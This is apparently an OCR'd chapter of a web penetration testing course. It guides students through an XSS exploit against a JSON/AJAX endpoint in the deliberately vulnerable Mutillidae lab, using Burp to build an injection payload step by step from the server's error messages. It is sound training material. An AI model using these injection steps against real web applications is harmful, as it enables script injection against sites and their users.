


To perform JSON injection we just need to focus on the requests. We can intercept them with tools we have discussed and inject whatever attack we would like to attempt. SQL injection and XSS are commonly successful against these types of applications.

Keep in mind that while we are focusing on using the JSON request as an injection point, it also has problems with code injection. To find this, we need to find where we can control the data that is returned as part of the JSON response. For example, If we could set our name with a snippet of JavaScript, when this is returned through the JSON response, this code could be executed.




Let's perform AJAX XSS exploitation hands-on.



We are going to perform an XSS exploit versus an AJAX JSON Object.


This is going to be tougher than the XSS exploits than we've seen previously.

- JSON is unforgiving of syntax errors.
- But those errors tend to be verbose, providing critical clues.



1. Click the Burp application icon located at the top of the screen.

   - Run one instance of Burp only. Multiple instances of Burp are running if you see this warning:




   - In this case: Chose Leave and then close the newest Burp instance, leaving the original. When in doubt: Close all Burp instances and start over. Burp must be listening on port 8082, and the Burp instance that generates the above error cannot bind to port 8082 because it is in use by another instance.

2. Then choose Burp in the Firefox Proxy Selector menu.

AJAX Exercise: Setup 2

- In Firefox: go to Exercises toolbar -> Mutillidae
- Go to: OWASP 2013 -> A1 – Injection (Other) -> JavaScript Object Notation (JSON) Injection -> Pen Test Lookup (AJAX)
  - Be sure to choose the **AJAX** version of the tool!




In Firefox: go to Exercises toolbar -> Mutillidae.

Go to OWASP 2013 -> A1 – Injection (Other) -> JavaScript Object Notation (JSON) Injection -> Pen Test Lookup (AJAX).

- Be sure to choose the **AJAX** version of the tool!

AJAX Exercise: Setup 3

- Choose a tool and press Tool Lookup




Choose any tool and press Lookup Tool.

We use Dig (tool 16) in the following examples.

AJAX Exercise: Setup 4

- In Burp: go to Target -> Site Map -> http://mutillidae -> mutillidae -> ajax -> lookup-pentest-tool.php
  - View the request
  - Note the body: **ToolID=16**



Web Penetration Testing and Ethical Hacking


Note: Your ToolID will be different if you selected a different tool.

The request body text is

```
POST /mutillidae/ajax/lookup-pen-test-tool.php HTTP/1.1
Host: mutillidae
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:34.0)
Gecko/20100101 Firefox/34.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Referer: http://mutillidae/index.php?page=pen-test-tool-lookup-
ajax.php
Content-Length: 9
Cookie: PHPSESSID=1n6618qgdjg84emfgh7p5kmdj2; showhints=0
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

ToolID=16
```


AJAX Exercise: Setup 5

- In Burp: go to Target -> Site Map -> http://mutillidae -> mutillidae -> ajax -> lookup-pentest-tool.php
  - View the matching response



Here is the matching response, with the JSON response in the body:

```
HTTP/1.1 200 OK
Date: Tue, 06 Jan 2015 14:00:54 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.5
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Length: 397
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json

{"query": {"toolIDRequested": "16", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```




Compare the request body:

```
ToolID=16
```

Compare with response body:

```
{"query": {"toolIDRequested": "16", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}
```

Our goal: Take control of the JSON object, beginning with the ToolID number. We will complete the JSON object, add a JavaScript alert, and comment the remaining partial JSON object.



Fair warning: This exercise is challenging.

We use Burp intercept to perform XSS against the JSON AJAX object and create a JavaScript alert.

This is difficult: Building the XSS syntax one character at a time is recommended.


Focus on characters that are already in the JSON object, such as: " { }

- // (comment) is also helpful for ignoring trailing content.

Pay careful attention to all JSON errors.

- They are *quite* helpful.

The next page has more hints followed by step-by-step instructions beginning on the following page.




We are trying to prematurely complete the JSON object, insert a JavaScript alert, and ignore the remainder of the partial JSON object (which will probably trigger a syntax error if left unmolested).

You may stop here and attempt to perform this exercises or follow the step-by-step instructions that begin on the next page.

Choose your own difficulty!

AJAX XSS Step 1


- Turn Burp Intercept on, choose a tool, and press Tool Lookup
- Try to force an error by appending a double quote to the tool number
- Press Forward



Turn Burp Intercept on, choose a tool, and press Tool Lookup.

Try to force an error by appending a double quote to the tool number. The JSON object uses double quotes, which is why we're trying double quotes before single.

Press Forward.




We receive the error:

```
Error Message: missing } after property list JSON Response:{"query":
{"toolIDRequested": "16"", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```

Our double-quote has been passed through, which is good news. This error is also quite helpful:

```
Error Message: missing } after property list JSON Response:
```

It suggests our next step: append a "}".




We receive the same error as the last step:

```
Error Message: missing } after property list JSON Response:{"query":
{"toolIDRequested": "16"}", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```

Our "}" did make it through, however. Let's follow the error and append another "}". Two "}" characters make sense, as they would balance the two "{" characters in the JSON object:

```
{"query": {"toolIDRequested": "16"}
```

Another "}" would balance that part of the JSON object.



A new error, which means we are making progress:

```
Error Message: missing ) in parenthetical JSON Response:{"query":
{"toolIDRequested": "16"}} ", "penTestTools":
[{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","t
ool_type":"DNS Server Query Tool","comment":"The Domain Information
Groper is prefered on Linux over NSLookup and provides more
information natively. NSLookup must be in debug mode to give similar
output. DIG can perform zone transfers if the DNS server allows
transfers."}]}}
```

The error itself is quite overt:

```
Error Message: missing ) in parenthetical JSON Response:
```

We don't see an opening "(" in our object. It is probably part of the earlier AJAX code, which we don't see.

Let's append a ")".

AJAX XSS Step 5

- **Firefox:** Press Lookup Tool
- **Burp:** Change the ToolID to: `ToolID=16"}})`
  - Press Forward
- **Firefox:** View the result

Error Message: missing ; before statement JSON Response:{"query": {"toolIDRequested": "16"}})", "penTestTools": [{"tool_id":"16","tool_name":"Dig","phase_to_use":"Reconnaissance","tool_type":"DNS Server Query Tool","comment":"The Domain Information Groper is prefered on Linux over NSLookup and provides more information natively. NSLookup must be in debug mode to give similar output. DIG can perform zone transfers if the DNS server allows transfers."}]}}

- Note:
  - `"missing ; before statement JSON Response"`
- Next step: Append a ";"

Another new (and helpful) error:

